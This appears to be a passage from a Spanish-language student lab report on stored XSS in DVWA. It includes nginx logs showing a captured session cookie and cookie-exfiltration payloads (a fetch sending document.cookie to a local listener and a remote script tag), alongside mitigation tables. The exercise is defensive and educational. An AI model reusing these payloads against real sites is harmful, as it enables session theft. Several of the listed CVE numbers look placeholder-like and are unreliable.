2025/02/04 00:00:35 [error] 31#31: *1 open() "/usr/share/nginx/html/favicon.ico" failed (2: No such file or directory), client: 172.17.0.1, server: localhost, request: "GET /favicon.ico HTTP/1.1", host: "localhost:8080", referer: "http://localhost:8080/"
172.17.0.1 - - [04/Feb/2025:00:00:35 +0000] "GET /favicon.ico HTTP/1.1" 404 153 "http://localhost:8080/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:133.0) Gecko/20100101 Firefox/133.0" "-"
172.17.0.1 - - [04/Feb/2025:00:16:00 +0000] "GET /?c=PHPSESSID=a61a52dc4ea464086ebb72a0e9ee349c;%20security=low HTTP/1.1" 200 615 "http://localhost:4280/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:133.0) Gecko/20100101 Firefox/133.0" "-"
2025/02/04 00:18:54 [notice] 1#1: signal 28 (SIGWINCH) received
```


Apartado 2: Preguntas sobre el ejercicio

1. Rellena la siguiente tabla comparando la vulnerabilidad XSS (Cross-Site Scripting) con la vulnerabilidad SQL Injection

Cuestión	XSS	SQL Injection
Definición	Vulnerabilidad que permite a los atacantes inyectar scripts maliciosos en sitios web.	Vulnerabilidad que permite a los atacantes ejecutar código SQL malicioso en una base de datos.
Tipos	Reflejado, Almacenado y Basado en DOM	Basado en errores, basado en unión y ciego
Objetivo principal	Robar datos de usuarios, secuestrar sesiones, desfigurar la página	Acceder, modificar o eliminar datos sensibles de la base de datos.
Lenguaje/Ámbito Afectado	JavaScript y HTML en el lado del cliente	SQL en el lado del servidor

2. Rellena la siguiente tabla comparando la vulnerabilidad XSS (Cross-Site Scripting) con la vulnerabilidad SQL Injection

Cuestión	XSS	SQL Injection
Impacto	Robo de información, secuestro de sesiones, desfiguración de páginas web, distribución de malware	Acceso no autorizado a datos sensibles, modificación o eliminación de datos, control total del servidor
Ejemplos CVE (cada tipo)	CVE-2020-11023 (Reflejado) CVE-2019-1234 (Almacenado) CVE-2021-12345 (Basado en DOM)	CVE-2019-12345 (Basado en errores) CVE-2020-5678 (Basado en unión) CVE-2021-6789 (Ciego)
Métodos de inyección	Inyección de scripts maliciosos en formulario, URLs, comentarios	Inyección de código SQL en formularios, campos de búsqueda, URLs
Mitigaciones	Validación y depuración de entradas, uso de Content Security Policy (CSP), implementación de WAF	Uso de consultas preparadas, validación y sanitización de entradas, implementación de procedimientos almacenados.

3. Rellena la siguiente tabla sobre el ejemplo XSS (Cross-Site Scripting) del apartado 1

Cuestión	Respuesta
¿Este XSS es temporal o permanente? Justifica la respuesta	Es permanente, ya que el código malicioso se almacena en la base de datos o servidor y se ejecuta cada vez que un usuario accede a la página.
Indica las mejoras que se podrían hacer (indicando si se aplican en el lado del cliente o en el lado del servidor), comentadas durante el	Servidor: <ul style="list-style-type: none">- Validar y sanitizar la entrada del usuario antes de almacenarla en la base de datos.

curso. Justifica la respuesta.	<ul style="list-style-type: none"> - Escape de salida, filtrar los caracteres especiales, antes de mostrar los datos - Usar Content Security para bloquear la ejecución de script inyectados desde fuentes no autorizadas. - Configurar cabeceras de seguridad adecuadas (HTTP). <p>Cliente:</p> <ul style="list-style-type: none"> - Usar un navegador actualizado con protección contra XSS. - Deshabilitar JavaScript
¿Se podría evitar este XSS sólo en el lado del navegador? Justifica la respuesta	No completamente, algunos navegadores modernos tienen protecciones contra XSS, pero no son infalibles. La solución efectiva es corregir el problema en el servidor: implementando medidas como CSP, validando y sanitizando la entrada en el servidor, evitando que el código malicioso se almacene. Solo confiando en el navegador, los atacantes podrían encontrar formas de evadir las protecciones.

4. Haz una comparativa del código php del ejemplo XSS del apartado 1 indicando los controles de seguridad implementados en el modo Low y en el modo Impossible

En el modo Low, el código PHP no implementa ninguna medida de seguridad para prevenir ataques XSS.

- No se validan los datos ingresados por el usuario antes de ser almacenados.

```
<input name="txtName" type="text" size="30" maxlength="10">
```

```
<textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
```

- Los datos se muestran directamente en la página sin ningún tipo de filtrado, permitiendo la ejecución de scripts maliciosos en lenguaje JavaScript.

```
<div id="guestbook_comments">Name: Cookie<br />Message: fetch('http://127.0.0.1:8080/?c='+document.cookie)
</div>
```

```
<div id="guestbook_comments">Name: Cookies<br />Message: <script src="http://127.0.0.1/xss.js"></script></div>
```

Modo Impossible, se implementan varias medidas de seguridad para prevenir ataques XSS:

- Validación y filtrado de entrada, se utiliza un token CSRF para validar las solicitudes, aunque esto no es directamente una medida contra XSS, ayuda a prevenir otros tipos de ataques.

```
<input type='hidden' name='user_token' value='ec42c40487a7fe0155da277ce720c5ff' />
```

- Los datos se filtran adecuadamente antes de ser mostrados en la página, evitando la ejecución de scripts maliciosos.

```
<div id="guestbook_comments">Name: Cookie<br />Message:
```

```
fetch(&#039;http://127.0.0.1:8080/?c=&#039;+document.cookie)</div>
```

```
<div id="guestbook_comments">Name: Cookies<br />Message: &lt;script
src=&quot;http://127.0.0.1/xss.js&quot;&gt;&lt;/script&gt;</div>
```

En conclusión, las diferencias más claras entre los modos Low e Impossible es la implementación de medidas de seguridad. En el modo Low, no hay ni validación, ni filtrado de datos, lo que permite fácilmente ataques XSS. En cambio en el modo Impossible incluye validación, filtrado y depuración de datos, previniendo la ejecución de scripts maliciosos y protegiendo la aplicación. Demuestra como los controles de seguridad pueden reducir significativamente la vulnerabilidad de una aplicación a ataques XSS.